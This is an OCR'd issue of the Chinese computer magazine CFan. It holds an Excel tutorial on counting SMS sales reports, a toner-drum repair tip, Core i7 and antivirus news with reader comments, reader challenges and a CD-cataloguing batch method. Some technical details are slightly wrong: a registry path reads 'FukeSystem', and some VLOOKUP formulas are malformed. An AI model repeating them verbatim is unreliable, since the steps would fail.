工号	003	姓名	张晓柳	性别	女	民族	汉族	籍贯	河北省
出生年月		1985年9月15日		学历	大本	毕业学校及专业		河北大学信息工程学院	
任职时间		2005年9月21日		职称	高级教师	现任职务		信息组长	
工作经历	1、2005年9月21日至2006年9月1日任信息技术课教师；2、2006年9月1日至至今任信息技术教研组组长。								

员工基本信息卡									
工号	001	姓名	刘鹏	性别	男	民族	汉族	籍贯	北京市
出生年月		1956年9月16日		学历	大专	毕业学校及专业		[illegible]	
任职时间		1976年6月25日		职称	高级教师	现任职务		校长	
工作经历	1、1980年9月21日至1996年9月1日任物理教师；2、1996年9月1日至2000年6月30日任副校长；3、2000年6月30日至今任校长。								

本文的表格可以从http://work.newhua.com/cfan/200824/Exceljljd.rar处下载

在Word中，插入彩色的对角线方向的文本水印，在“格式”菜单上，单击“背景”，单击“水印”，可以让每页都有彩色水印。

邮购订阅2009年《电脑爱好者》全年杂志

千元礼品抽不停 超值好礼人人送



奖品分布广

2008年12月1日－31日

佳能照片打印机1个　多彩激光鼠标1个　多彩光电鼠标5个
漫步者音箱1个　漫步者耳机2个　多彩键盘12个
三诺音箱1个

大奖轻松得

截止每个工作日16：30分，从所有到款读者当中抽取一名，20个工作日内寄出。
获奖信息登录http://bbs.cfan.com.cn/thread-776903-1-1.html查询
已抽得大奖的读者，不再参加下一日抽奖活动。

人人都有礼

2008年12月31日活动结束后，所有未抽得大奖的读者，人人获得价值50元的时尚腰包一个。
腰包发送时间：2009年3－4月

注意事项

1）活动截止时间：2008年12月31日（邮局汇款以邮戳为准，网上订阅以下订单时间为准）
2）在汇款单附言栏注明2009爱好者杂志，同时留下联系电话。
3）通过邮局汇款者自汇款之日起计算，10个工作日后拔打010－68259307/68259457查询汇款，请核对汇款人地址、姓名、邮编是否准确，如有错误，请及时与我们联系进行更改。
4）本次活动因有礼品发送，故中途不能退订。
5）2008年9月26日之前到款者已获得2GB Micro SD卡，不再获得腰包。
6）本活动仅限于在杂志社订阅的读者，邮局订阅等其他渠道不属此列。

活动咨询：周一到周五，
9:00~11:30,13:00~17:30
在线QQ：864186362
（有问题直接留言）
手机短信：13801293315
（只接收短信）
电话：010－68258784
（因邮购业务量大，
请大家尽量通过在线QQ、
手机短信与我们联络）

本活动最终解释权归北京《电脑爱好者》杂志社所有

邮局汇款地址：北京市123信箱　收款人：电脑爱好者杂志社，邮编：100036　在线订购网址：http://shop.cfan.com.cn
杂志社现场订阅地址：北京市海淀区万寿路翠微中里16号3号楼4层A　爱好者杂志定价：144元/年（6元/半月）

让朱重八羡慕的这点事——

发个短消息，数据轻松来统计

管理平台和邮箱管理很相似

图1

明朝开国皇帝朱元璋本名朱重八，他是个十足的好皇帝，整日操劳国事，批阅奏章，任何小事都会过问，活活累死在自己的网位上了呀！你也别羡慕他，朱皇帝要是活到现在又看了下面的文章，我估计他会被活活气死。原因很简单，就早生了几百年就这么不公平呀，要是用这玩意统计大臣们的工作量，那得省多少事呀！

今要给您说的这段，可不是明朝那点儿事，最近大家应该都会感觉到竞争的日趋剧烈，压力大呀！作为老板来说，也要为手下考虑一下，毕竟光让驴拉磨，又不给好草吃的美事只有在梦里才能出现，那么怎么才能减少员工的负担呢？我们的电信公司，由于需要对经营数据进行及时和准确的分析，要及时地统计员工和班组的任务完成状况。以前是按照指定的统一数据格式，由各班组上报业务发展号码，然后由市场部汇总后统计各班组、各员工所发展卡品的激活情况，是否考核计费客户等等指标。这种方式统计环节多、耗时长，而且经常出现差错，结果领导和员工对这种统计方法很不满意。皇帝等着统计数据烦，大臣们统计数据累，小兵们受了累，结果还发现统计数据错了——这种情况怎么可能任由它继续发展？朱重八老皇帝也不答应呀，但他没办法！别急，我有办法，借用实时性很强的短信信箱平台，结合Excel，完成这个任务吧。

只需49，“短信信箱”抱回家

朱重八同志肯定不知道嘛叫短信，但你的领导肯定会知道（通常领导是什么都知道滴），短信信箱是移动公司为集团客户提供的客户营销工具及信息沟通平台。短信信箱的使用目前有些地方不收取任何功能使用费，开通也十分方便，通过移动营业厅，或打电话10086就可办理。

当短信信箱申请成功之后，将获得一个14位的平台号码，如10657006053XXX。员工的向短信信箱发送的短信费用，按照手机的短信资费进行收取，没有任何的其他信息费用。网上有一些短信信箱的网站，大家可以参考（见图1）。

有些短信信箱会收取一些费用，朱重八同志一直以节俭著称，让他羡慕的东东花费肯定不多，没错，你猜对了！其中最便宜的套费，每个月只需要49元，能发600条短信！注意是600条哦！

申请成功之后，短信平台管理员需要对平台回复信息进行设定，设置向该平台端口发送的短信可以收到确认的回复短信（回复短信可设定为“您好！您上报的业务发展号码已被登记。”），毕竟员工是办成了业务才发送一次消息的，你总要表扬一下嘛！比如回个“不错，又谈成了笔买卖，很好很完美！”之类，然后将平台号码通知到每位员工。

开工，准备登记号码

当员工完成业务发展任务的时候，会及时地把业务发展的卡品号码通过手机发送到短信信箱进行登记。俗话说得好，老大响当当，老二喝凉汤，公司完全依据这一理论规定：同一个号码只有最先登记的号码有效；所以员工肯定会第一时间进行业务登记，保证了业务的实时性。果然是大大提高员工积极性的方法呀！朱同志正在墙角发火，这么高档的方法为什么不在大明朝就出现呢！

发短信，统计工作量

公司的市场部根据需要提取短信信箱内员工登记的号码数据，就是利用导出功能对短信进行导出（见图2）。简单吧？老朱现在很抓狂，我们先不要管他，继续我们的学习。导出短信的时候，可以根据时间范围进行导出，也可以根据关键字进行导出。导出的时候，注意一定要选中手机号码、短信内容、发送时间等选项，导出的结果保存为Excel表格格式。




图2

统计数据，准备发薪啦

现在到了最关键的时候了，也就是利用Excel来帮忙的时候了，朱同志最好派出刘伯温同学来学习这段知识，这玩意还是有点麻烦的，不过我已经分好了步骤，一步步来就能搞定啦！

第一步：上报数据的预处理。用电子表格打开上报的数据。对于导出的数据，我们需要进行调整，具体的格式可以参考图3所示。

使用Word“图示库”插入图表，自定义其结构并输入姓名，用图示制作工具创建组织结构图，不用离开文档便可说明各个层次关系。


图3

第二步：上报号码中重复号码的过滤。由于员工上报的业务发展号码可能有重复的情况（员工重复报送或者两个人报送一个号码），那么根据规定，只有最先报送的有效。所以，要进行重复号码的过滤（如果使用Excel2007，可以直接过滤，省略这个步骤）。

假定发送时间所在列为C列，将号码按发送时间升序进行扩展排序，那么就得到以发送时间为顺序的表格，再按号码进行排序。然后单击“数据→筛选→高级筛选”菜单项，对B列上报的内容进行高级筛选（见图4）。点击确定后即可对重复的数据进行筛选。值得大家注意的是，如果上报数据比较多，那么执行时间是比较长的，不要误以为出现了死机。由于筛选是对重复数据进行的隐藏，所以还要把显示的数据进行复制，才能得到不重复的上报数据。选中整个表格，右键单击复制，对整个表格的内容进行复制。然后新建一个工作表，右键单击“选择性粘贴→数值”，然后单击“确定”，即可将全部公式清除，仅留存相关数值。此时，剩余下的号码即为全部不重复且最先报名的号码。


图4
注意一定要勾选“选择不重复记录项”

第三步：未上报或漏报号码的确定。由于未及时上报或者其他的原因，会出现市场部的总号码中已经记录但是没有员工上报的号码，在Excel可用VLOOKUP（）函数进行过滤。

假定上报号码所在列为A列，总发展号码所在列为B列，在C1单元格中输入“=ISERROR(VLOOKUP(B2,A:A,1, FALSE)”。VLOOKUP(B2,A:A,1,FALSE)的意思是在A列（上报号码）中查找是否有B2（总号码）的数值存在，如果不存在，表明存在漏报。1的意思是显示第一列的数值，FALSE的意思是严格匹配（由于统计的是号码，要求严格匹配），你如果用于其他用途可以不选择严格匹配。如果找不到精确匹配值，则返回错误值 #N/A。为了排除这些错误值，是用了ISERROR函数，如果出现错误值，就返回TRUE。排序后删除所有为TRUE的数值即可。

第四步：在表格中增加员工姓名及所在班组。假定员工号码所在列为A列，B、C列空白。然后将员工通讯录复制到该Excel表格中，对应的员工号码、姓名、班组分别在G列、H列及I列，在B2单元格内输入“=VLOOKUP(A3,$G:$I,2,FALSE)”，在C2单元格内输入“=VLOOKUP（A2,$G:$I,3,FALSE）”,分别向下复制填充即可分别得出（见图5）。

图5

以上操作完成后，可以插入一个新的工作表。选中刚才处理的整个表格，右键单击复制，对整个表格的内容进行复制。然后在新工作表中右击，选择“选择性粘贴→数值”，然后单击确定，即可将全部公式清除。此时，在此表中存放的数据就是经过处理的所有数据（见图6）。


图6

图7

第五步：制作数据透视表，统计班组及其员工任务完成情况。单击“数据→数据透视表和数据透视图”菜单项，打开数据透视表和数据透视图向导。单击下一步进入数据源的配置，注意选择数据为全部数据区域。单击下一步进入向导3，单击布局进入布局设置。注意把员工班组和员工姓名放到所在行（特别注意不要放在列中），把发送时间放到数据区域，并且设置为计数，单击确定后即可完成透视图的制作。最后显示的就是我们所需要的数据（见图7）。

对于一般公司来说，通过这种方法完全可以统计其他类似任务。当然，需要发挥你自己的创造力，对上报数据进行灵活的处理。

朱同志在经过发怒、抓狂、发疯、郁闷的四大步骤后，已经冷静下来，并且决定利用时空机器把这套技术搬回大明去，只是——老大，谁给你发电呀……(文/赵建超) CF [XF36]


节约成本 清晰打印
——硒鼓巧修复

常用激光打印机的办公室人员都知道，这玩意如果每次都用新硒鼓，成本极高，于是多数公司都会用灌粉的方式重复利用硒鼓，于是时间长了，打印出现的文字和图像就会模糊不清，会有灰色的底纹，字形变长等问题。

其实这是由于硒鼓表面膜光敏特性老化，表面电位下降，残余电压升高所致的，你以为这时候需要换硒鼓了吧？其实不用！

先去化学试剂商店购买三氧化二铬（网上也有），每次用3克～5克，然后用脱脂棉花蘸上三氧化二铬，顺着硒鼓回轴的方向均匀地擦拭，注意不要用指甲等硬物划伤硒鼓表面(见图)。

一般擦过的硒鼓可以再打上一千多张纸，另外，最好买两只硒鼓轮流使用，不用的硒鼓用黑塑料袋包好，放在阴凉处，这样不但可以保证打印质量，还能延长硒鼓使用寿命。 CF [XF37]


我们要擦拭的部分就是硒鼓中那个光滑的圆柱状的东东，也就是“鼓芯”


博暨地址：alphonse.blog.cfan.com.cn

Intel冬天里的一把火 酷睿i7正式发布



2008年11月18日，英特尔兑现先前许下的承诺，面向全球发布了基于Nehalem架构的酷睿i7处理器。作为新一代架构的产品，英特尔非常重视本次新产品的发布，英特尔公司数字企业事业部副总裁Rani Borkar、英特尔公司中国大区总经理杨叙携手十余家产业合作伙伴，包括Acer、戴尔、方正、技嘉、海尔、惠普、金山、微星、同方、圆方软件等公司领导以及300余家媒体、技术发烧友和游戏玩家共同见证了这款革命性产品的盛大发布。

http://cpu.zol.com.cn/113/1135355.html



历史巨轮再度转动！Core i7家族深度评测

PConline 太平洋电脑网

基于全新Nehalem架构的Core i7已经上市，究竟这款采用新接口、新架构、新技术的处理器性能如何呢？性能相比当前顶级的Core 2 QX9770有多大的提升呢？本次深度评测将从技术介绍，到软件测试，为大家解密Core i7。

http://diy.pconline.com.cn/cpu/reviews/0811/1467034.html

Core i7 LGA1366处理器安装图解

sina 科技时代

对于熟悉Core 2系列处理器安装的玩家来说，LGA1366基本就是LGA775的放大版，如此大费周章介绍似乎完全多余。但如果你是一个从AMD平台改换门派而来的玩家，或是对DIY新手来说，TechARP贡献的Core i7处理器安装详尽图解，还是相当值得一看。

http://tech.sina.com.cn/h/2008-11-17/1204876981.shtml

Intel大范围降价为Core i7铺路？

ZOL产品论坛 GROUP.ZOL.COM.CN

Intel大范围降价为Core i7铺路 Intel第三季财政报告结果显示，intel对其中几款高端Core双核和四核桌面处理器进行了降价。

http://group.zol.com.cn/9/28_81247.html

媒体.Media

Intel i7上市 技嘉X58+i7纪念版套装

sina 科技时代

广受好评的Intel Core i7处理器终于正式发布了。Core i7处理器是Intel第一代LGA 1366处理器，内置支持三通道的内存控制器和三级缓存等最新技术，拥有卓越的性能，被Intel誉为当今世界上最快的处理器。好马配好鞍，目前唯一能够搭配Core i7处理器的主板只有Intel的X58主板，因此X58主板也就成了Core i7用户的不二选择。

http://tech.sina.com.cn/h/2008-11-18/0930878277.shtml

方正科技全国首发 Intel全新i7架构新品网龙900

網易数码 digi.163.com

方正科技携手Intel，发布了基于Intel全新i7架构的方正网龙900，这款采用Intel i7-965至尊处理器的顶级网吧电脑，是方正科技完全针对未来网吧行业发展趋势和网吧用户的需求特点而设计的，是目前技术最先进的网吧电脑产品之一。方正科技此举是IT厂商对Intel新技术发布的最先响应，也再一次巩固了方正科技在网吧行业的领军地位。

http://tech.163.com/digi/08/1118/15/4R1SGQGA001618J1.html

专家观点 Core i7 技术幕后揭秘大盘点

IT168

近一年多来，在处理器行业一直孕育着一股新兴的又颇有激情的力量，虽然所有人都认为它仍是萌芽阶段，但所有人都表现出了对这种力量的迫切需求，仔细想想似乎从来没有这么迫切过——那就是未来多线程和未来高性能计算在PC上的实现。Core i7如何实现8线程的平衡工作？当然，不仅仅是超线程一个技术这么简单。我们一步步揭开谜底。

http://publish.it168.com/2008/1120/20081120002101.shtml

微软将向个人用户提供免费杀毒软件

網易数码 digi.163.com

微软18日宣布明年将向个人用户提供免费的杀毒软件，而以线上付费模式提供的安全套装杀毒软件将终止。微软决定采用免费模式，是因为仍有太多PC根本没有安装任何杀毒软件。微软在其Windows Live OneCare Team博客写道：“全球大多数的消费者没有最新的防毒、反间谍软件和反恶意软件防护。”

http://tech.163.com/08/1119/14/4R4CPBLL000915BF.html

比女朋友更快让你破产 i7平台价格惊人

什么能让你的钱包迅速变瘪？不是单身的朋友们一定会对“女朋友”这个答案赞同不已。那有什么能够比美女更能迅速榨干你的钱包吗？答案是肯定的，那就是Intel最新推出的i7处理器。

http://cpu.intozgc.com/178/178737.html

微软推出免费杀毒软件 Morro或引发反垄断官司

微软将向用户免费提供防病毒、木马及间谍软件的软件产品的决定，无疑将会使类似于McAfee和赛门铁克这样的杀毒软件公司陷入困境。不过微软的这种做法，也可能会为自身招致反垄断官司。

腾讯网友2008-11-19 21:23:42：如果情况属实，这回支持微软一把！

腾讯网友2008-11-19 19:17:54：消费者当然不会有意见啊，不过不太相信微软有那么好心？

腾讯网友2008-11-19 18：23：21：你推出免费的杀毒软件我也不用！

---

http://tech.qq.com/a/20081119/000315.htm

国内安全厂商无惧微软免费杀毒软件

微软拟推出免费杀毒服务，这个消息无疑会在业界掀起一波浪，不过，国内安全厂商纷纷表示，微软的免费杀毒软件并不会构成对自己的威胁。譬如，金山公司负责安全软件的副总裁葛珂亦同意此观点：“杀毒技术从传统的基于病毒特征码查杀的‘安全1.0’时代全面进入以云安全为核心的‘安全2.0’时代。”分析认为，微软免费杀毒策略对中国安全市场构不成威胁。

匿名人士 发表于 2008-11-21 04:21:10
某天,微软的MSDN上提供了技术文档详述了开发接口……杀毒软件立刻山寨化!!!

大风 发表于 2008-11-21 04:40:23
就是因为它自身的漏洞导致病毒泛滥，结果没有把注意力放到自我完善上，反而还分出精力来出杀毒软件——这个逻辑很像巴黎铁塔翻过来覆过去以及神拳甘乃迪。

匿名人士 发表于 2008-11-21 07:07:55
理性的说一句，有些免费的杀毒软件如avira classic、avast home edition不知要比瑞星、金山之流强多少倍，而且也不用猜测它有无所谓的“后门”，就是搞不懂有些人干嘛那么喜欢用瑞星、金山。

---

http://www.cnbeta.com/articles/70346.htm

百度“灰色广告”大起底

在传统媒体上已无法遁形的“灰色广告”，已大量渗入互联网。11月15日和16日两天，中央电视台《新闻30分》栏目就百度竞价排名搜索结果中存在的问题、竞价排名销售过程中存在管理漏洞等进行了连续报道。央视记者的调查显示，哪怕没有“国药准字”，一些药品和“名医”也可以出现在百度的搜索结果中，并且排名靠前。央视的报道，使一度隐形的“灰色广告”问题露出冰山一角。而百度不但发布公告向网民致歉，还召开了分析师会议加以解释。

匿名人士 发表于 2008-11-21 09:18:20
但是，至少，谷歌上的广告，用户一眼就能看出来，起码谷歌区域的颜色是不同的，而且，该区域的右上角还有个"赞助商链接"字样。用户看到这是广告，至少会有点警惕。而不是像百毒那样，直接显示在搜索结果的第一位，骗用户去点击，既浪费广告主的钱，又损害用户的使用体验。

匿名人士 发表于 2008-11-21 09:14:30
据了解，根据国家相关法律和法规，除医疗、医药之外，彩票、办证、刻章、发票、信用卡套现等属于国家明令禁止或限制的广告类别，有些甚至是扰乱国家社会经济秩序的犯罪行为，但之前这些广告却在百度等搜索引擎上大量出现。

匿名人士 发表于 2008-11-21 07:51:34
其实百度有个办法，就是偷偷去国家相关部门去举报这些虚假的广告人，这样百度就由坏事变好事，还不用赔钱了。

---

http://www.cnbeta.com/articles/70343.htm

英特尔：人类与机器之间将拉近彼此距离

在旧金山举行的英特尔科技论坛中，Justin Ratner于主题演说中预测了社交互动(social interaction)与机器人学(robotics)的巨幅变化，以及计算机感测真实世界能力的大幅提升。Rattner说明英特尔研究实验室已着手研究人机界面(human machine interface)，并检视其对未来运算的冲击。而部分的改变，可能比预期中更快发生。

匿名人士 发表于 2008-11-21 09:39:14
甚至就在不远的将来，机器的思考能力将追上人类。-->如果不服从的话，后果很严重。


匿名人士 发表于 2008-11-21 09:45:40
会不会辐射？到时候跟朝鲜核科学家似的，全得不孕不育了。

---

http://www.cnbeta.com/articles/70340.htm


历史经典CPU TOP5

NO5. Athlon 2500+ 经典的300A再生



1.4v核心电压，SSE3的支持，256K的二级缓存！不过2500+的倍频相对比较低，只有7X，因此，即使能上300外频，CPU的主频也只有2.1G。不过在当时，对于入门级的平台来说，性价比的确很高，被堪称为经典的300A再生。

NO4. Athlon 1.0GHz 第一个进入GHz单位的CPU




在2001年的时候，Athlon 1.0GHz的MP处理器闪亮登场，率先进入GHz时代的MP处理器采用了0.18微米铜制程，内核代号Palomino，266MHz FSB，倍频7.5X。从此，CPU的主频迈入G时代。

NO3. Pentium MMX166 指令集技术带来多媒体性能60%的提升



初代Pentium与所有的Pentium产品一样，拥有不俗的超频性能，Pentium 166 MMX大多都能超到200MHz使用，配合支持75MHz与83MHz外频的主板，部分Intel官方把MMX200降频回MMX166的极品甚至能超过250MHz的频率，强大的超频性能也让奸商有了可乘之机，MMX200在当时的市场上成了remark CPU的代名词。同时，Pentium 166 MMX 通过指令集技术带来多媒体性能60%的提升，给广大多媒体爱好者提供了更优越的欣赏平台。

NO2. K6-2 挑战Intel的第一战



K6-2设计目的是作为当时比较老、更重要的是比较贵的Intel Pentium II的竞争对手。这两种CPU的性能很相似：K6-2的前代K6趋向于日常计算应用，而Intel在浮点任务中无疑更强大。K6-2是一款非常成功的CPU，并为AMD提供了市场基础和财政稳定性，为日后发布Athlon做好准备。K6-2时第一款引入浮点单指令多数据结构(SIMD)指令集——3DNow!，这套指令集大大推动了执行3维立体处理能力的进步。3DNow!成功打败了Intel在数月后推出的、相似但更复杂的SSE。K6-2的推出打响了挑战Intel的第一战。

NO1. 赛扬 300A 掀起了超频风暴



赛扬300A，是一个让多少人为之动容的产品，又陪伴了多少曾经年少的玩家们度过漫长的学生时代。

赛扬300A，从某种意义上已经是Intel第二代赛扬处理器。第一代的赛扬处理器仅仅拥有266MHz、300MHz两种版本，而且由于不具有二级缓存，虽然有效地降低了成本，但是性能无法让人满意。为了弥补性能上的不足，Intel终于首次推出带有二级缓存的赛扬处理器——采用Mendocino核心的Celeron300A、333、366。经典，从此诞生！

《商业周刊》：Skype生死难料



3.3亿用户，连续6个季度获利成长，但这些没有让Skype开怀大笑。VoIP这个杀手级服务在面对传统运营商时，也显得锋芒不锐。即时通讯到底会有怎样的一个未来？

http://www.cnbeta.com/articles/65263.htm



拿破仑曾说过“最困难之时，就是离成功不远之日。”生活中如此，参考挑战时也同样如此，其实很多难题小编都觉得不可能实现，但在强大的CFan读者面前它们如此的渺小，成功就在眼前……

本期分级挑战题目：

系统安装之后……

前几天小编帮别人修电脑，安装完系统之后，为了节约时间，所以驱动安装的环节直接用了某自动识别硬件、下载、安装驱动的软件，结果更新了显卡驱动后，显示器居然无法调整刷新率了（硬件都比较老，nVIDIA FX5200显卡，CRT显示器）。个人估计是这软件对老硬件是有歧视的。

之后是漫长的软件安装过程，打补丁……

当时特别怀念Lenovo的System Update，驱动、常用工具一步到位。由此小编想到了，你是如何安装系统的呢？又是一道没有正确答案，只有好答案的问题，大家抓紧参与！

说说小编的流程吧：漫长等待安系统→东奔西找寻驱动→Ghost一下，防止安软件时“翘机”→QQ、Office……巨多软件边下边装→打补丁→再Ghost一下保平安。

题目编号：20082401
积分赏金：50元

修改系统显示的版本信息

话不多说，直入主题——如何修改系统显示的版本信息，有图有真像。

把下面这些字（图中画框部分），改成Windows 7的信息：

Microsoft Windows XP Professional

版本2002

Service Pack 3

这是论坛里的一位朋友，要把系统伪造成Windows 7，他已经实现了清空的目的，现在就看你怎么往下继续做了……

下面这两个帖子给大家参考：

论坛原帖：http://bbs.cfan.com.cn/thread-785286-1-1.html

http://bbs.cfan.com.cn/thread-784968-1-1.html

（linsr520）

题目编号：20082402
积分赏金：50元

添加鼠标指向文件时显示的描述信息

我是想给EXE等文件添加一些自己的描述性信息，如中文名和主要功能等，当鼠标指向该文件时就会显示出提示信息。

注意实现方法不要编程，而且信息是随文件在一起的。

论坛原帖：http://bbs.cfan.com.cn/thread-783929-1-1.html

（wubaixiao）

题目编号：20082403
积分赏金：50元

多关键词高亮的编辑器

现在需要这么一款软件，首先它是一款很多人在用的文本编辑器，第二，软件窗口除了编辑窗格之外，还有一个可以列出关键词的窗格，这些关键词可以很方便地添加删减，可以设置不同的颜色——没错就是多关键词高亮编辑器。如何实现呢？当然如果你找到了EmEditor里某个插件也能实现这个功能那你实在太幸运了。

题目编号：20082404
积分赏金：50元

最合适的电子相册 最小的EXE相册

浙江/邢宸斐

题目：制作出有特效，而且体积小巧的EXE格式相册

题目编号：20082201

现在数码照相机已经开始普及了，很多人都喜欢和朋友分享照片。可是随着像素的提高，照片的体积已经变得越来越大，如果再加上特效、背景音乐的话，那么体积就更大了。有时，一共才十几MB的照片，这样一“打扮”就会变成几十兆了。

其实如果用软件直接将这些照片、特效、背景音乐在一起打包成EXE，那么体积一定会很大，而且此类软件很少，大多数都是收费软件，不适合大部分人群使用。对此，我想到了一个折中的方法：先用软件将照片、特效、背景音乐做成SWF格式，再使用软件转换为EXE格式。经试验，这样一来既可以解决体积的问题，二来还可以在生成EXE文件这一环节增加个性的东西。

第一步：完成任务要两件利器，Flash Slideshow Maker（下载地址：http://work.newhua.com/cfan/200824/AFSSM.rar）和Flash2X EXE Packager（下载地址：http://www.newhua.com/soft/22363.htm）。


第二步：下载完Flash Slideshow Maker后，运行FlashSlideshowMaker.exe（图1）。点击“创建新项目”，进入添加照片界面（图2）。点击上面的“添加图像”按钮，就会弹出文件选择对话框选择要添加的图片（可多选）。选中之后，照片的缩略图就会在下面的显示，如果要旋转某张照片，只需选中这张照片之后（可多选），点击上面的那两个写着90的按钮进行旋转。

添加完照片后，点击下方的“前进”按钮进入相册详细设置界面（见图3）。填写完“Flash选项”里的相关内容后，再选主题，最后再添加背景音乐（支持MP3、WAV、WMA）。如果要提高图片在Flash中的显示效果和背景音乐的音效，那么你只需点击“其他选项”按钮，在“常规设置”标签里把

JPEG质量设置成100（此值设置越小，最后生成的文件越小），再在“背景音乐”标签里把滑轮拉到最右边，点击确定。

点击“前进”按钮，进入了输出选项菜单，选择第一项，只创建Flash文件。然后到了“输出设置”界面，设置完输出目录等信息后，点击“现在构建”，过一会儿，这个体积小巧的Flash相册已经完成了。经我测试，4张照片和一首背景音乐加起来近9MB，可生成的SWF文件只有1.6MB，并且背景音乐和照片的效果还不错。

第三步：运行Flash2X EXE Packager里的EXEPackager.exe，打开软件界面（图4），点击“打开”按钮，选择刚才生成的SWF文件，再点击“添加”按钮，这样就会添加在左边框。再切换到“设置”标签，填写完相关信息后，再切换到“创建EXE文件”标签，点击“更改文件路径”，选择保存目录。点击“创建EXE文件”按钮。完成，这样一个“最合适的电子相册 最小的EXE相册”就完成了。1.6M左右的SWF生成的EXE只有1.8M，相当小巧。并且Flash2X EXE Packager还支持从EXE中导出SWF文件，方便后期编辑。



其实在线生成SWF相册的网站有很多，直接用这些相册就可以轻松与好友在线分享照片了，比如http://www.56.com/m2v/、http://www.dpdp.net/、http://www.886.cn、http://www.molihe.com/等。

小特点评：其实这题的方法还有很多，比如读者“天堂里的魔王”也提供了一款相册软件。其实大家开动脑筋就

我的光盘管理经验

题目：拒绝无聊的管理软件，讲述你真实的光盘管理经验

题目编号：20082004

我初学电脑的教材是184张软件合集，当时的方法是这样的：首先将光盘都编号，用记号笔把编号写在盘的背面。然后把光盘插入光驱，打开命令提示符，输入tree g:>mulu.txt（光驱为g:），这样光盘的文件及目录结构将以mulu.txt为名保存，再把文件名改为这张盘的编号。如此反复生成所有盘的目录，再把它们存在一个文件夹下，要找时只要用Windows自带的搜索功能查找即可。


后来我将这些操作写成了一个批处理，大家可以从http://work.newhua.com/cfan/200824/gprj.rar下载到下文用到的软件。

下载压缩包把它解压缩到一个非中文文件夹里。最好这个文件夹在根目录，如d:\cd-list，我们称这个文件夹为工作目录。首先还是编号，插入光驱，运行“生成目录.cmd”根据提示输入你的光驱盘符，比如g（注意不要打冒号），再输入插入盘的编号，光盘目录就生成了（图1）。查找的方法一样，同样不必使用任何第三方工具。

如果你是完美派，嫌纯文本文件太难看且查找不便。那就使用“生成目录[html].cmd”吧。同样是编号，只是号码要用这种格式001、002、003、004……接下来的步骤同上，最终生成的是网页。打开看一下，咦，怎么没图呢？哈哈，你还没照呢！用数码相机或摄像头根据编号依次给光盘照张“免冠相”（数码相机像素调低些）。把照片和“改名.bat”复制到工作目录，运行“改名.bat”。再打开生成的网页，有图了吧！

我们还可以用HugeCHM将这些网页打包为CHM文件，方便查找（图2）。只是添加一张光盘要重新打包，有些麻烦。

小特点评：这是读者陈浦鑫的第一次投稿，文章介绍的方法还是很实用的，需要整理光盘的朋友不要错过。



本期是2008年最后一期绝对挑战，经过一年的PK，最终我们的积分也有了排名，下期我们就会公布“2008年度绝对挑战”大奖得主，敬请期待。

CF [HG01]

> 定位到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FukeSystem]找到"Win31FileSystem"，将其值改为0，重启后可恢复回收站中不能显示长文件名的问题
>
> 小白 HTTP://ZUIXINSTU.BLOG.CFAN.COM.CN

闹鬼？灵异？电脑里的那些怪事

北京/香草 福州/陈金皎

当你回忆这段时间发生的事的时候，你是否觉得近来电脑有一点怪？其实你并不是唯一的一个。近来，一些人碰到了更为奇怪的事情："正在上网，突然处于关闭状态的摄像头自动开启了；安装软件过程中突然装起了另一软件，鼠标、键盘一起动都阻止不了；凌晨，电脑自动开机，传来张震讲故事的声音……"这些近似"灵异"的事情都在不断发生，它们的背后到底隐藏着怎样的故事呢？

自动"睁眼"的摄像头

场景回放：

一天，小琳在玩网页游戏，杀毒软件无报警，360防火墙也无危险提示的情况下，自己玩游戏用的摄像头忽然自动开启了。启动杀毒软件，全盘扫描后，发现并没有木马程序，小琳愈发感到奇怪和紧张。

技术揭秘：

